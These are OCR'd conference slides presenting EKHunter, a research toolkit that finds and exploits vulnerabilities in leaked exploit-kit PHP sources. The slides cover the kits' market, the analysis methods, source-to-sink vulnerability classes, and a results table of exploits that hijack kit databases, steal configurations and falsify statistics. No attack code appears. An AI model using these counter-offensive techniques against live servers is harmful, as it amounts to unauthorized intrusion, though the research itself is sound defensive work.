
EKHunter: A Counter-Offensive Toolkit for Exploit Kit Infiltration

Birhanu Eshete[*], Abeer Alhuzali[*], Maliheh Monshizadeh[*], Phillip Porras[+], Venkat Venkatakrishnan[*], Vinod Yegneswaran[+]

***University of Illinois at Chicago (UIC)** **+SRI International**




Feb 09, 2015, San Diego, CA

Exploit Kits

- malicious toolkits used to exploit vulnerabilities in browsers (plugins) to infect victims with malware
    - Fishing trawlers of the cybercrime industry
- Mostly written in PHP
- Marketed in the underground economy
- Major malware infection mechanisms online
- Sophisticated and constantly evolving

Typical Infection Chain




Come with Colorful “Brands”

- **License**: annual, single-domain, multi-domain
- **Exploits**: browsers, plug-ins, known & 0-days

Some Stats.

- "**One exploit kit earned its developer $50K a day**" (Microsoft Security Intelligence Report-2013)
- "**67M exploit kit related events detected in 2014**" (Threat Track Security)
- **2/3 of malware delivered by exploit kits** (Malwarebytes Report -Jan 2015)


Some Stats. ...



CISCO Midyear Security Report -2014

A Case for Counter-Offense

- Why not take advantage of vulnerabilities in exploit kits to fight cybercrime?
- How?




- From vulnerabilities to exploits
- Automated exploit generation and execution

Why Counter-Offense?


- Equip **authorized** cyber-crime analysts with capabilities to:
  - Initiate **take-down** operations (e.g., as part of Botnet take-down mission)
  - Collect exploit kit **intelligence** (e.g., prevalence estimation)
  - Search and **fingerprint** live exploit kits (e.g., to discover new kits)
  - **Deceive** kit owner (e.g., manipulate infection statistics)

Methodology



- **SQLI**: based on TAPS (in-house, FC'10)
- **Access Control**: based on MACE (in-house, CCS'14)
- **Multiple Taint-Style**: based on RIPS (open source, NDSS'14)

SQL Injection Vulnerability Analysis (based on TAPS)



Access Control Vulnerability Analysis (MACE)

PHP Source

Annotations
(authorization variables)

Authorization Context Computation

- Control Flow Analysis
- Dependency Analysis
- Path Enumeration

Resource Access Analysis

For Each Resource (DB Table):

- Authorization Context (Query-Path pairs)
- Access Parameters (Query WHERE clause)

Authorization Context Comparison


Check Conflicts:

- Insert-Insert
- Insert-Delete
- Insert-Update


Conflicts

Multiple Taint-Style Vulnerabilities Analysis (RIPS)


Source	Sink	Vulnerability
$_GET	system()	Remote Command Execution
$_POST	fopen()	File Disclosure
$_COOKIE	eval()	Remote Code Execution
$_FILES	include()	File Inclusion
$_GET	print()	XSS
$_POST	mysql_query()	SQL Injection



Exploit Generation



Exploit Execution Toolkit (EKHunter)



- **Exploit Kit Detection**
  - our prior tool (WebWinnow, CODASPY'14)
- **Exploit Kit Identification**
  - signature based on structure and behavior of kits
- **Exploit Execution**
  - sending exploit requests and analyzing responses

Dataset

- A total of **30** exploit kit sources
- Collected from multiple **white-hat** sources over a 2years period
- All written in **PHP**
- **No** deployment and configuration instructions
- **4** written in **object-oriented** PHP (Adrenalin, Blackhole, Sploit25, SpyEye)
- **1** with **obfuscated** server-side code (Blackhole)

Overview of Results

- **Vulnerability Analysis**
  - **180** vulnerabilities in **16 of the 30** exploit kits
  - **8** vulnerability classes (SQLI, Access Control, File Manipulation, File Disclosure, Command Execution, Code Execution, Header Injection, File Inclusion)
- **Exploit Generation**
  - **10** concrete exploits
  - **6** exploit kits
  - **4** classes of vulnerabilities (SQLI, File Manipulation, Command Execution, Access Control)

Concrete Exploits

Concrete Exploit	Adrenalin	Eleonore	ExploitKit	Fragus	FirePack	SpyEye
Hijack DB back-end	X					
Retrieve EK statistics		X				
Steal/change EK configuration						X
Retrieve kit statistics		X				
Corrupt EK statistics		X				
Deceive kit owner		X				
Tamper victim IP list					X	
Delete victim stat from DB		X				
Update table with arbitrary data				X		
Update table with arbitrary data			X			

Hijacking Database Back-end

- **Exploit Kit:** Adrenalin
- **Vulnerability:** File Manipulation (detected by RIPS)
